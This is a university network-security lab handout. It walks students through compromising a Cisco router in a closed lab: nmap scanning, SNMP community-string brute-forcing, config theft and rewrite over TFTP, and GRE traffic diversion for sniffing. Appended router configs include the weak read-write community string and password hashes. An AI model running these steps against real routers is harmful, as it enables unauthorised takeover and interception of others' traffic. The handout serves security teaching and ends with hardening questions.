Technical University-Sofia
Alexander Tzokev
Bulgaria, Sofia, Kliment Ohridski blvd. 8
1756 Sofia

Threats and Vulnerabilities

14.05.2007

Threats and Vulnerabilities – Laboratory Exercise

Overview

This lab demonstrates how to perform network scan and use some popular tools to gain unauthorized access and modify existing Cisco router configuration.


In this lab is explained a practical exploit that can be used on Cisco routers. This doesn't mean that Cisco devices are insecure. Proper configuration and security practices must be used to minimize any security risk. The exploit is based on weak password in router's running configuration (configuration weakness).

This lab has 11 steps (including 2 optional steps).
Step 1: Analyze the topology
Step 2: Check that the target router is accessible
Step 3: Scan the target router with nmap
Step 4: Perform dictionary attack for SNMP on target router
Step 5: Retrieve the running configuration of target router
Step 6: Modify the target router configuration
Step 7: Upload modified configuration on target router
Step 8: Modify the configuration on the target router and create GRE tunnel to the local router [optional]
Step 9: Sniff the traffic [optional]
Step 10: Analyze the results
Step 11: Suggest ways to secure the target router

Topology

This lab uses 2 PCs and 2 (3) Cisco routers. Backtrack 2 Linux must be started on one of the PCs and the second PC will be used to simulate normal user activity for optional steps.

This project receives funding from the European Commission.



Step 1: Analyze the topology

Analyze the topology. Write down all important information if needed:

Attacker IP:	192.168.1.2
Victim IP:	10.0.0.2
Victim Router:	194.141.69.1

Routing protocol is OSPF. Both LANs access other networks with PAT. No ACLs are configured except for PAT. The attacker router has port forwarding for TFTP to local address 192.168.1.2.

Upload router configurations.

All configurations are shown at the end of the document.

Step 2: Check that the target router is accessible

Start console session.
Click on the second icon from the left at the bottom of the screen, next to K menu.
Configure local ip address.

```
bt ~# ifconfig eth0 192.168.1.2 netmask 255.255.255.0
bt ~# route add default gateway 192.168.1.1
```

or

```
bt ~# netconfig
```

Hostname:	attacker
Domain name:	attacker.net
Setup ip address:	static
IP address:	192.168.1.2
Mask:	255.255.255.0

This project receives funding from the European Commission.

Gateway: 192.168.1.1
Name server (DNS): No
Press “Accept” and “OK”

Ping the target router from attacker PC and check that the attacker router is reachable.

```
bt ~# ping 194.141.69.1
```

Press ctrl+c to stop the ping

Step 3: Scan the target router with nmap

Scan the target router for open ports and vulnerabilities. We will use nmap.

Nmap:
The syntax for nmap tool is:

Nmap [Scan Types(s)] [Options] {target specification}

To view nmap options execute:

```
bt ~# nmap
```

To scan the target router execute:

```
bt ~# nmap –v –A 194.141.69.1
```

Analyze nmap output. Check open ports.
Use the netcat utility to check again UDP port 161.

```
bt ~# nc –vu 194.141.69.1 161
```

To stop the nc press Ctrl+c.

Results from the scan: **Port 161 is open!!! We can try to attack SNMP on target router.**

Step 4: Perform dictionary attack for SNMP on target router

In step 3 the scan shows that SNMP is running on remote router. We can try to attack SNMP with onesixtyone tool.

```
bt ~# cd /pentest/scanners/onesixtyone-0.3.2/
```

This project receives funding from the European Commission.

Start the onesixtyone tool and specify dict.txt for password dictionary.

```
bt ~# onesixtyone –c dict.txt 194.141.69.1
```

Analyze the result. The community string is written in [ ].

The community string is: _____

Later in this lab we'll have to use the community string. Simply replace {community} with the result from onesixtyone.

Step 5: Retrieve the running-configuration on the target router

In step 4 we have found the SNMP community string. Now we'll try to copy the target router's running-configuration to local TFTP-Server.

Start local TFTP server in background.

```
bt ~# start-tftpd &
```

```
bt ~# cd /pentest/cisco/copy-router-config-v.0.1/
```

We will use the copy-router-config.pl tool to copy the running configuration of the target router to our local TFTP server.

copy-router-config.pl <router ip> <tftp-serverip> <community>

```
bt ~# copy-router-config.pl 194.141.69.1 194.141.69.2 {community}
```

The configuration will be downloaded to **/tmp/pwnd-router.config**

View the configuration (use cat, vi, nano or any text editor you want).

```
bt ~# cd /tmp
bt ~# cat pwnd-router.config
```

Step 6: Make changes to configuration and upload it back to the target router

In previous step we have downloaded the target router running configuration to /tmp/pwnd-router.config. In this step we will make only minimal changes to the configuration and we will try to upload it back to the target router.

Edit the configuration file and change the target router hostname to HACKED.

This project receives funding from the European Commission.

Use kate text editor to change the hostname in pwnd-router.config.

```
bt ~# kate /tmp/pwnd-router.config&
```

or

```
bt ~# kate&
```

Press “New Session”. From the “File” menu choose “Open”. Open “/tmp/pwnd-router.config”.

Change the hostname to HACKED and save the file (do not change the file name).

Step 7: Upload changed configuration to the target router

In step 6 we have changed the configuration file. Now upload it back to the target router with merge-router-config.pl tool.

merge-router-config.pl <router ip> <tftp-serverip> <community>

```
bt ~# cd /pentest/cisco/copy-router-config-v.0.1/
bt ~# merge-router-config.pl 194.141.69.1 194.141.69.2 {community}
```

Logon to the target router via telnet or console and check the hostname.

We have successfully changed the running configuration of the target router!


Changing the configuration means that we can get full control over target router. We can change any password we like or bruteforce the security credentials, we can route traffic to other networks and etc.

Step 8: Modify the configuration of the target router and create GRE tunnel to the local router [optional]

This is an optional step.

The attacker can create GRE tunnel and route all traffic from network 10.0.0.0/8 to network 192.168.1.0/24 and capture all interesting traffic.

This project receives funding from the European Commission.



For this step first remove all PAT functionality on both devices. Later be sure to use interface tunnel 0 as designated interface for PAT.

Example of GRE tunnel configuration:

acme_gw:

```
interface tunnel 0
ip address 192.168.10.1 255.255.255.0
tunnel source serial 0/2/0
tunnel destination 81.161.250.1
tunnel mode gre ip
```

Attacker:

```
interface tunnel 0
ip address 192.168.10.2 255.255.255.0
tunnel source serial 0/2/0
tunnel destination 194.141.69.1
tunnel mode gre ip
```

Test the tunnel with ping or with “debug tunnel” command.

Create ACL for interesting traffic and route-maps.

acme_gw:

```
access-list 101 permit ip any any
route-map DivertTraffic
match ip address 101
```

This project receives funding from the European Commission.

```
set ip next-hop 192.168.10.2
exit
interface Serial 0/2/0
ip policy route-map DiverTraffic
```

Attacker:

```
access-list 101 permit ip any any
route-map DivertToHost
match ip address 101
! Note that this is host IP address in Attackers LAN
set ip next-hop 192.168.1.2
exit
interface tunnel 0
ip policy route-map DivertToHost
exit
route-map DivertAll
match ip address 101
set ip next-hop 192.168.10.1
exit
int FastEthernet 0/0
ip policy route-map DivertAll
```

It is important to execute the following command on attacker's host (BackTrack 2):

```
bt ~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Step 9: Capture traffic from the victim host [optional]

If all the traffic originating from 10.0.0.0/8 is diverted through the tunnel to 192.168.1.0/24 the attacker can use for example Wireshark to capture all interesting packets.

```
bt ~# wireshark
```

or

K menu -> Backtrack -> Privilege Escalation -> Sniffers -> Wireshark
After he Wireshark has started choose Capture menu -> Options. Interface must be set to eth0 and enable "Update list of packets in raltime" checkbox. Press "Start" button.

This project receives funding from the European Commission.

Step 10: Analyze the results

Just try to find answer to the following questions:

1. Why the attack was successful?
2. Who will use such an easy to guess string for password?
3. What can we do after the target router was compromised and misconfigured?
4. Who is responsible for possible loss of information after misconfiguring the acme_gw router?
5. How can we secure the configuration of the routers?
6. How the administrators of acme_gw can discover the changes to the configuration?

Step 11: Suggest ways to secure the target router

Optional: Execute the “auto secure” command on target router and follow the online instructions.

_____

_____

_____

_____

_____

_____

_____

Resources

www.cisco.com
www.hackingdefined.com
www.remote-exploit.org
www.insecure.org/nmap

This project receives funding from the European Commission.

Router Configurations (without GRE tunnel)

All configurations are taken from Cisco 2801 routers

ISP [optional]

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname ISP
!
boot-start-marker
boot-end-marker
!
enable secret 5
$1$tClZ$iA3DUFJVKoDc3h8gY1yQY.
!
no aaa new-model
ip cef
!
!
voice-card 0
!
!
interface Loopback0
 ip address 1.1.1.3 255.255.255.255
 !
interface FastEthernet0/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface Serial0/2/0
 ip address 194.141.69.2 255.255.255.0
 clock rate 128000
 no shutdown
!
interface Serial0/2/1
 ip address 81.161.250.2 255.0.0.0
 clock rate 128000
 no shutdown
!
router ospf 1
 log-adjacency-changes
 network 81.0.0.0 0.255.255.255 area 0
 network 194.141.69.0 0.0.0.255 area 0
!
!
ip http server
no ip http secure-server
!
!
control-plane
!
!
banner login ^C RESTRICTED ACCESS ^C
banner motd ^C ISP router ^C
!
line con 0
password 00071A150754
line aux 0
line vty 0 4
 password 121A0C041104
 login
line vty 5 807
 password 110A1016141D
 login
!
scheduler allocate 20000 1000
end
```

This project receives funding from the European Commission.

Attacker (2 routers)

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname Attacker
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
ip cef
!
!
voice-card 0
!
!
interface Loopback0
 ip address 1.1.1.1 255.255.255.255
 !
interface FastEthernet0/0
 description LAN connection
 ip address 192.168.1.1 255.255.255.0
 ip nat inside
 ip virtual-reassembly
 duplex auto
 speed auto
 no shutdown
!
interface FastEthernet0/1
 description Connection to ISP
 ip address 194.141.69.2 255.255.255.0
 ip nat outside
 no shutdown
 duplex auto
 speed auto
!
interface Serial0/2/0
 no ip address
 ip virtual-reassembly
 shutdown
!
interface Serial0/2/1
 no ip address
 shutdown
 clock rate 125000
!
router ospf 1
 log-adjacency-changes
 network 194.141.69.0 0.0.0.255 area 0
!
!
ip http server
no ip http secure-server
ip nat inside source list 1 interface FastEthernet 0/1
overload
ip nat inside source static udp 192.168.1.2 69
194.141.69.2 69
!
access-list 1 permit 192.168.1.0 0.0.0.255
!
!
control-plane
!
!
line con 0
 password 7 1511021F0725
 login
line aux 0
line vty 0 4
 password 7 0822455D0A16
 login
line vty 5 807
 password 7 0822455D0A16
 login
!
scheduler allocate 20000 1000
end
```

This project receives funding from the European Commission.

acme_gw (2 routers)

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname acme_gw
!
boot-start-marker
boot-end-marker
!
enable secret 5
$1$qHNe$wtIIEGhnCVzOCUGnAyqAP.
!
no aaa new-model
ip cef
!
!
voice-card 0
!
!
interface Loopback0
 ip address 1.1.1.2 255.255.255.255
 !
interface FastEthernet0/0
 description LAN connection
 ip address 10.0.0.1 255.0.0.0
 ip nat inside
 ip virtual-reassembly
 duplex auto
 speed auto
 no shutdown
!
interface FastEthernet0/1
 description Connection to ISP
 ip address 194.141.69.1 255.255.255.0
 ip nat outside
no shutdown
 duplex auto
 speed auto
!
interface Serial0/2/0
 description Connection to ISP
 no ip address
 ip virtual-reassembly
 shutdown
!
interface Serial0/2/1
 no ip address
 shutdown
 clock rate 125000
!
router ospf 1
 log-adjacency-changes
 network 194.141.69.0 0.0.0.255 area 0
!
!
no ip http server
no ip http secure-server
ip nat inside source list 1 interface FastEthernet0/1
overload
!
access-list 1 permit 10.0.0.0 0.255.255.255
snmp-server community solaris RW
snmp-server location Evtek
snmp-server contact Evtek
!
!
control-plane
!
!
line con 0
 password 7 094F471A1A0A
 login
line aux 0
line vty 0 4
 password 7 121A0C041104
 login
line vty 5 807
 password 7 121A0C041104
 login
!
scheduler allocate 20000 1000
end
```

This project receives funding from the European Commission.

Attacker (3 routers)

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname Attacker
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
ip cef
!
!
voice-card 0
!
!
interface Loopback0
 ip address 1.1.1.1 255.255.255.255
 !
interface FastEthernet0/0
 description LAN connection
 ip address 192.168.1.1 255.255.255.0
 ip nat inside
 ip virtual-reassembly
 duplex auto
 speed auto
 no shutdown
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface Serial0/2/0
 description Connection to ISP
 ip address 81.161.250.1 255.0.0.0
 ip nat outside
 ip virtual-reassembly
 no shutdown
!
interface Serial0/2/1
 no ip address
 shutdown
 clock rate 125000
!
router ospf 1
 log-adjacency-changes
 network 81.0.0.0 0.255.255.255 area 0
!
!
ip http server
no ip http secure-server
ip nat inside source list 1 interface Serial0/2/0
overload
ip nat inside source static udp 192.168.1.2 69
81.161.250.1 69
!
access-list 1 permit 192.168.1.0 0.0.0.255
!
!
control-plane
!
!
line con 0
 password 7 1511021F0725
 login
line aux 0
line vty 0 4
 password 7 0822455D0A16
 login
line vty 5 807
 password 7 0822455D0A16
 login
!
scheduler allocate 20000 1000
end
```

This project receives funding from the European Commission.

acme_gw (3 routers)

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname acme_gw
!
boot-start-marker
boot-end-marker
!
enable secret 5
$1$qHNe$wtIIEGhnCVzOCUGnAyqAP.
!
no aaa new-model
ip cef
!
!
voice-card 0
!
!
interface Loopback0
 ip address 1.1.1.2 255.255.255.255
 !
interface FastEthernet0/0
 description LAN connection
 ip address 10.0.0.1 255.0.0.0
 ip nat inside
 ip virtual-reassembly
 duplex auto
 speed auto
 no shutdown
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface Serial0/2/0
 description Connection to ISP
 ip address 194.141.69.1 255.255.255.0
 ip nat outside
 ip virtual-reassembly
 no shutdown
!
interface Serial0/2/1
 no ip address
 shutdown
 clock rate 125000
!
router ospf 1
 log-adjacency-changes
 network 194.141.69.0 0.0.0.255 area 0
!
!
no ip http server
no ip http secure-server
ip nat inside source list 1 interface Serial0/2/0
overload
!
access-list 1 permit 10.0.0.0 0.255.255.255
snmp-server community solaris RW
snmp-server location Evtek
snmp-server contact Evtek
!
!
control-plane
!
!
line con 0
 password 7 094F471A1A0A
 login
line aux 0
line vty 0 4
 password 7 121A0C041104
 login
line vty 5 807
 password 7 121A0C041104
 login
!
scheduler allocate 20000 1000
end
```

This project receives funding from the European Commission.